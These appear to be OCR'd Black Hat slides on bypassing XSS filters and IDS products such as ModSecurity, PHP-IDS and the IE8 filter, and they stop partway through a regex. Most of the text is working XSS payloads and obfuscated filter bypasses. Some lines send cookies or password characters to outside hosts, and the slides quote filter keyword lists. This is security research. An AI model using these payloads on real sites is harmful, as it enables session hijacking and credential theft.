Our Favorite XSS Filters/IDS and how to Attack Them

Most recent version of slides can be obtained from blackhat's website or
http://p42.us/favxss/

About Us

About Us

Eduardo Vela (sirdarckcat)

- http://sirdarckcat.net/
- http://sirdarckcat.blogspot.com/
- https://twitter.com/sirdarckcat

- Moved from .mx to .cn in Spring '09

- Definitely does not work for YU WAN MEI http://www.yuwanmei.com/

- Working doing sec R&D

About Us

David Lindsay

- http://p42.us/
- http://www.cigital.com/
- https://twitter.com/thornmaker

- Definitely does work for Cigital and recently moved to Virginia so that his vote might actually mean something (as opposed to when he lived in Massachusetts and Utah)

The Basics

milk before meat?

XSS Basics

Attacker controls dynamic content in HTTP response, e.g. HTML, CSS, JavaScript, etc


Classic examples:

- **"><script>alert(0)</script>**
- **"><img src="x:x" onerror="alert(0)">**
- **"><iframe src="javascript:alert(0)">**

XSS Basics – Helpful Resources


- The Cheat Sheet – http://ha.ckers.org/xss.html - Robert "RSnake" Hansen
- WASC Script Mapping Project - http://projects.webappsec.org/f/ScriptMapping_Release_26Nov2007.html - Romain Gaucher
- Obligatory (but still useful) OWASP reference - http://www.owasp.org/index.php/Cross-Site_Scripting
- tra.ckers.org ? any day now... bug rsnake and id :)

Filter Basics



Filter Basics

- Sits between browser and the server (or at one of the endpoints).



Our Approach

- We're not looking at sanitization methods/functions.
- We wont make any distinction between blocking and detection mode.
- If attack focused, must cover all variations.
- If vulnerability focused, must cover all variations.

Evasion Techniques

hope you liked the milk

HTML Tricks

<img/src="mars.png"alt="mars">

- No white space, can use / or nothing at all after quoted attributes

HTML Tricks

<object><param name="src" value="javascript:alert(0)"></param></object>

- Round about way to assign the src paramater

<object data="javascript:alert(0)">

- Avoids "src" altogether
- Kudos to Alex K. (kuza55) for these

HTML Tricks

<isindex type=image src=1 onerror=alert(1)>

<isindex action=javascript:alert(1) type=image>

- Few know of isindex tag
- Kudos to Gareth Heyes for these

HTML Tricks

<img src=x:alert(alt) onerror=eval(src) alt=0>

- src = this.src, alt = this.alt

XHTML Tricks

<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert('xss');</x:script>

- Content served as text/xml and text/xml-xhtml can execute JavaScript by using html and xhtml namespaces

JavaScript Tricks

location='javascript:alert(0)';

location=name;

- Short, no parenthesis for second
- Victim is not actually redirected anywhere so it can be transparent
- name = window.name
- Downside: attacker controlled website must be involved
- Downside: persistent XSS is demoted to reflective XSS

JavaScript Tricks

location=location.hash.slice(1); //avoid the #

location=location.hash   //FF only

- Payload comes after hash in URL
- Victim website does not see true payload
- No parenthesis in second one
- In FireFox, you can incorporate the hash symbol as a sharp variable, #0={}

http://victim.com/?param=";location=location.hash)//#0={};alert(0)

JavaScript Tricks

alert(document.cookie)

alert(document['cookie'])

with(document)alert(cookie)

- These are all equivalent

JavaScript Tricks

eval(document.referrer.slice(10));

- When attacker controls referrer page

eval(0+location.string) //or 1+location.string

- Use a ternary operator along with fake GET paramaters, e.g.

0?fake1=1/*&id=42&name=";eval(1+location.string);"&lang=EN&fake2=*/:alert(0)

JavaScript Tricks

x setter=eval,x=1

- Execute arbitrary code without quotes or parenthesis
- FF only
- This notation has been deprecated for years...

JavaScript Tricks

http://site.com/?p=";eval(unescape(location))//#%0Aalert(0)

- **http:** JavaScript label
- **//** single line comment
- **%0A** newline, needs to be unescaped

JavaScript Tricks

""+{toString:alert}

""+{valueOf:alert}

- Executes function without using () or =
- Works in IE and Opera
- This shouldn't work...

JavaScript Tricks

```
(É=[Å=[],µ=!Å+Å][µ[È=-~-~++Å]+({}+Å) [Ç=!!Å+µ,ª=Ç
[Å]+Ç[+!Å],Å]+ª])() [µ[Å]+µ[Å+Å]+Ç[È]+ª](Å)

($=[$=[]][(__=!$+$)[_=-~-~-~$]+({}+$)[_/_]+($$=($_=!''
+$)[_/_]+$_[+$])])()[__[_/_]+__[_+~$]+$_[_]+$$](_/_)
```

- what, you don't see the alert(1) in there?
- no alphanumeric characters, can execute arbitrary JavaScript
- kudos to Yosuke Hasegawa

VBScript Tricks

<b/alt="1"onmouseover=InputBox+1 language=vbs>test

- IE only
- vbscript in event handlers

VBScript Tricks

eval+name

- just like eval(name) in JavaScript

Future Tricks?

</a onmousemove="alert(1)">

- HTML5 will allow attributes in closing tags

Future Tricks?

```
<style>input[name=password][value*=a]{
  background:url('//attacker?log[]=a');
}</style>
<iframe seamless src=”login.asp”/>
```

- HTML5 includes "seamless" iframes
- could allow for pure css-based XSS attacks

Other Tricks

data:text/html,<script>alert(0)</script>

data:text/html;base64,
PHNjcmlwdD5hbGVydCgwKTwvc2NyaXB0Pg==

- supported by all modern browsers except IE (congrats to IE team ☺)

Other Tricks

?injection=<script+&injection=>alert(1)></script>

- HPP - HTTP Paramater Pollution
- Variations of this can bypass most filters (not IE8)
- Underlying server/application must join parameters somehow (ASP, ASP.NET on IIS)
- Stefano di Paola and Luca Carettoni recently presented on HPP at OWASP EU09 - paper at http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

Other Tricks

<script>var m=<html>link</html></script> // XML inside JS

- XML inside JavaScript


<html><title>{alert('xss')}</title></html>

- JavaScript inside XML evaluated as JavaScript

Unicode and XSS

Only Mozilla's 5 thousand lines of code implementation appears to be safe (maybe).

Java's Modified Unicode



Unicode Quick Intro

- 0xxx xxxx -> ASCII
- 1xxx xxxx -> Unicode
- 110x xxxx 10xx xxxx -> 11 bits char (2 bytes)
- 1110 xxxx 10xx xxxx 10xx xxxx -> 16 bits char (3 bytes)
- 1111 0xxx 10xx xxxx 10xx xxxx 10xx xxxx -> 21 bits char
- Etc..

Overlong UTF

- Ways to represent the “less than” char <

- 0x3C
- 0xC0 0xBC
- 0xE0 0x80 0xBC
- 0xF0 0x80 0x80 0xBC

- Unicode Forbids this!

- Example exploit:
- %C0%BCscript%C0%BEalert(1)%C0%BC/script%C0%BE

PHP

```
unsigned short c;// 16 bits
...
   if (c >= 0xf0) { /* four bytes encoded, 21 bits */
            c = ((s[0]&7)<<18) | ((s[1]&63)<<12) |
   ((s[2]&63)<<6) | (s[3]&63);
            s += 4;
            pos -= 4;
```

- “c” is overflowed
- Eg: **%FF%F0%80%BC**
- 1111 1111 1111 0000 1000 0000 1010 1100

Eating chars

- **<img src="x:ö" title="onerror=alert(1)//">**

ö == \x90 *(also works with other chars, but we want to use NOP)*

- PHP's utf8_decode will transform it to:

<img src="x:? title=" onerror=alert(1)//">

- **Tip: this also works on all M$ products (IE)..**
  Still thinking your filter is safe?

Introducing The Filters

PHP-IDS
Mod_Security
IE8
NoScript

ModSecurity

http://modsecurity.org/

ModSecurity Advantages

- Open Source
- easy to install Apache module

ModSecurity Disadvantages

- filters are ineffective
- Infrequently updated
- No support for different encodings

ModSecurity Filters

Most of the XSS filtering occurs in just one filter

- First phase – must match one of these keywords:

@pm jscript onsubmit copyparentfolder javascript meta onmove onkeydown onchange onkeyup activexobject expression onmouseup ecmascript onmouseover vbscript: <![cdata[http: settimeout onabort shell: .innerhtml onmousedown onkeypress asfunction: onclick .fromcharcode background-image: .cookie ondragdrop onblur x-javascript mocha: onfocus javascript: getparentfolder lowsrc onresize @import alert onselect script onmouseout onmousemove background application .execscript livescript: getspecialfolder vbscript iframe .addimport onunload createtextrange onload <input

ModSecurity Filters

- Second phase – must match this regular expression:

(?:\b(?:(?:type\b\W*?\b(?:text\b\W*?\b(?:j(?:ava)?|ecma|vb)|application\b\W*?\bx-(?:java|vb))script|c(?:opyparentfolder|reatetextrange)|get(?:special|parent)folder|iframe\b.{0,100}?\bsrc)\b|on(?:(?:mo(?:use(?:o(?:ver|ut)|down|move|up)|ve)|key(?:press|down|up)|c(?:hange|lick)|s(?:elec|ubmi)t|(?:un)?load|dragdrop|resize|focus|blur)\b\W*?=|abort\b)|(?:l(?:owsrc\b\W*?\b(?:(?:java|vb)script|shell|http)|ivescript)|(?:href|url)\b\W*?\b(?:(?:java|vb)script|shell)|background-image|mocha):|s(?:(?:tyle\b\W*=.*\bexpression\b\W*|ettimeout\b\W*?)\(|rc\b\W*?\b(?:(?:java|vb)script|shell|http):)|a(?:ctivexobject\b|lert\b\W*?\(|sfunction:))|<(?:(?:body\b.*?\b(?:backgroun|onloa)d|input\b.*?\btype\b\W*?\bimage)\b| ?(?:(?:script|meta)\b|iframe)|!\[cdata\[)|(?:\.(?:(?:execscrip|addimpor)t|(?:fromcharcod|cooki)e|innerhtml)|\@import)\b)

ModSecurity

The filter will catch:

<img src="x:gif" onerror="alert(0)">

but miss:

<img src="x:alert" onerror="eval(src%2b'(0)')">
and
<img src="x:gif" onerror="eval('al'%2b'lert(0)')">
and
<img src="x:gif"
onerror="window['al\u0065rt'](0)"></img>

ModSecurity

The filter will catch:

";document.write('<img src=http://p42.us/x.png?'%2bdocument.cookie %2b'>');"

but miss:

";document.write('<img sr'%2b'c=http://p42.us/x.png?'%2bdocument['cookie']%2b'>');"

ModSecurity

- Good for novices to practice against
- Other types of filters (SQLi, Response Splitting, etc) are just as bad
- Has potential... if filters are strengthened

ModSecurity

- http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project
- Would be a good place to start, except:

The Owasp-modsecurity-core-rule-set Archives

You can get more information about this list.

Archive	View by:	Downloadable version
February 2009:	[Thread] [Subject] [Author] [Date]	[Gzip'd Text 488 bytes]

PHP-IDS

http://php-ids.org/

PHP-IDS Advantages

- Attempts to detect all attacks (not just common attacks).
- Easily catches all basic injections
- Open source - a lot of people "hack it" in their "free time"
- Well maintained - rule-sets are frequently attacked and improved
- Codebase supports a lot of encoding algorithms

PHP-IDS Disadvantages

- Sometimes false positives
- PHP-dependant ("ported" to typo3, Drupal, perl)
- CPU consumption

PHP-IDS

- Developed by Mario Heiderich along with Christian Matthies and Lars H. Strojny
- Aggressive blacklist filtering
  - detects all forms of XSS imaginable (and more)
- Each injection is given a score based upon the number of filters triggered
- Filters have greatly improved over past 2 years thanks to demo.phpids.org, sla.ckers, and Mario who frequently updates

Filter Examples

- Filters are very targeted
- Has 68 filters in addition to the one below (majority are for XSS, not all)

https://svn.phpids.org/svn/trunk/lib/IDS/default_filter.xml

```
(?:,\s*(?:alert|showmodaldialog|eval)\s*,)|(?::\s*eval\s*[
^\s])|([^:\s\w,.\/?+-]\s*)?(?<![a-z\/_@])(\s*return\s*)?(?
:(?:document\s*\.)?(?:.+\/)?(?:alert|eval|msgbox|showmodal
dialog|prompt|write(?:ln)?|confirm|dialog|open))\s*(?(1)[^
\w]|(?:\s*[^\s\w,.@\/+-]))|(?:java[\s\/]*\.[\s\/]*lang)|(?
:\w\s*=\s*new\s+\w+)|(?:&\s*\w+\s*\)[^,])|(?:\+[\W\d]*new\
s+\w+[\W\d]*\+)|(?:document\.\w)
```

PHP-IDS Developing a Bypass

eval(name)

Injection Found! Overall Impact: 17

PHP-IDS Developing a Bypass

x=eval
y=name
x(y)

Injection Found! Overall Impact: 12

PHP-IDS Developing a Bypass

```
x='ev'+'al'
x=this[x]
y='na'+'me'
x(x(y))
```

Injection Found! Overall Impact: 46

PHP-IDS Developing a Bypass

```
$$='e'
x='ev'+'al'
x=this[x]
y='nam'+$$
y=x(y)
x(y)
```

Injection Found! Overall Impact: 37

PHP-IDS Developing a Bypass

```
$$='e'
x=$$+'val'
z=(1)['__par'+'ent__']
x=z[x]
y=x('nam'+e)
x(y)
```

Injection Found! Overall Impact: 62

PHP-IDS Developing a Bypass

```
$$='e'
__='__par'
x=$$+'val'
z=(1)[__+'ent__']
x=z[x]
y=x('nam'+e)
x(y)
```

Injection Found! Overall Impact: 27

PHP-IDS Developing a Bypass

```
$$='e'
__='__par'
x=$$+'val'
x=1+[]
z=$$+'nt__'
x=x[__+z]
x=z[x]
y=x('nam'+e)
x(y)
```

Injection Found! Overall Impact: 18

PHP-IDS Developing a Bypass

```
__=''
$$=__+'e'
__=__+'__par'
x=$$+'val'
x=1+[]
z=$$+'nt__'
x=x[__+z]
x=z[x]
y=x('nam'+e)
x(y)
```

Injection Found! Overall Impact: 14

PHP-IDS Developing a Bypass

```
__=''
$$=__+'e'
__=__+'__par'
_=$$+'val'
x=1+[]
z=$$+'nt__'
x=x[__+z]
x=x[_]
y=x('nam'+$$)
x(y)
```

Injection Found! Overall Impact: 07

PHP-IDS Developing a Bypass

```
__=''
$$=__+'e'
__=__+'__par'
_=$$+'val'
x=1+[]
z=$$+'nt__'
x=x[__+z]
x=x[_]
y=x('nam'+$$)
x(y)
'abc(def)ghi(jkl)mno(pqr)abc(def)ghi '
```

Injection Found! Overall Impact: 07

PHP-IDS Developing a Bypass

```
__=''
$$=__+'e'
__=__+'__par'
_=$$+'val'
x=1+[]
z=$$+'nt__'
x=x[__+z]
x=x[_]
y=x('nam'+$$)
x(y)
'abc(def)ghi(jkl)mno(pqr)abc(def)abc(def)...'
```

Nothing suspicious was found!

PHP-IDS Developing a Bypass

http://p42.us/phpids/95.html

- This injection worked on 24.July.2009
- Will be fixed shortly (used with Mario's permission)

PHP-IDS

Other Recent bypasses:

<b/alt="1"onmouseover=InputBox+1 language=vbs>test

- Courtesy of Gareth Heyes

this[[]+('eva')+(/x/,new Array)+'l'](/xxx.xxx.xxx.xxx.xx/+name,new Array)

- Courtesy of David Lindsay

PHP-IDS

-setTimeout(
1E1+
',aler
t (/Mario dont go, its fun phpids rocks/) + 1E100000 ')

- Courtesy of Gareth Heyes (maybe he's a terminator like XSS machine?)

<b "<script>alert(1)</script>">hola

- Courtesy of Eduardo Vela

XSS Filter

http://blogs.technet.com/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx


http://blogs.msdn.com/dross/archive/2008/07/03/ie8-xss-filter-design-philosophy-in-depth.aspx

Examining the IE8 XSS Filter by kuza55 (OWASP Australia)

The 3 commandments of the IE filter

1. It should be compatible.
2. It should be secure.
3. It should be performant.

Compatibility > Security > Performance



- If its not compatible, users will turn it off.
- If its not performant, users will turn it off.

Performance + Compatibility

```
HTTP/1.0 200 OK
 Cache-Control: private, max-age=0
 Date: Sun, 11 Jul 2010 01:23:45 GMT
 Content-Type: text/html; charset=ISO
 Set-Cookie: ASDF=123
 Server: Apache
 X-XSS-Protection: 0
```

- If its not compatible, admins will turn it off.
- If its not performant, admins will turn it off.

What does this mean?

- The filter will protect against the Top 3 Reflected XSS vectors:

1.
```
<div>$injection</div>
```

2.
```
<input value="$injection">
```

3.
```
<script>
 var a = "$injection";
</script>
```

The rules

If you want to see them:

```
C:\>findstr /C:"sc{r}" \WINDOWS\SYSTEM32\mshtml.dll|find "{"
```

```
{<st{y}le.*?>.*?((@[i\\])|(([:=]|(&[#()=]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&[#()=]x?0*((40)|(28)|(92)|(
    5C));?)))))}
{[ /+\t\"\'`]st{y}le[
    /+\t]*?=.*?([:=]|(&[#()=]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&[#()=]x?0*((40)|(28)|(92)|(5C));?))}
{<OB{J}ECT[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[ /+\t]*=}
{<AP{P}LET[ /+\t].*?code[ /+\t]*=}
{[ /+\t\"\'`]data{s}rc[ +\t]*?=.}
{<BA{S}E[ /+\t].*?href[ /+\t]*=}
{<LI{N}K[ /+\t].*?href[ /+\t]*=}
{<ME{T}A[ /+\t].*?http-equiv[ /+\t]*=}
{<\?im{p}ort[ /+\t].*?implementation[ /+\t]*=}
{<EM{B}ED[ /+\t].*?SRC.*?=}
{[ /+\t\"\'`]{o}n\c\c\c+?[ +\t]*?=.}
{<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}
{<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}
{<is{i}ndex[ /+\t>]}
{<fo{r}m.*?>}
{<sc{r}ipt.*?[ /+\t]*?src[ /+\t]*=}
{<sc{r}ipt.*?>}
{[\"\'][ ]*(([^a-z0-9~_:\'\"
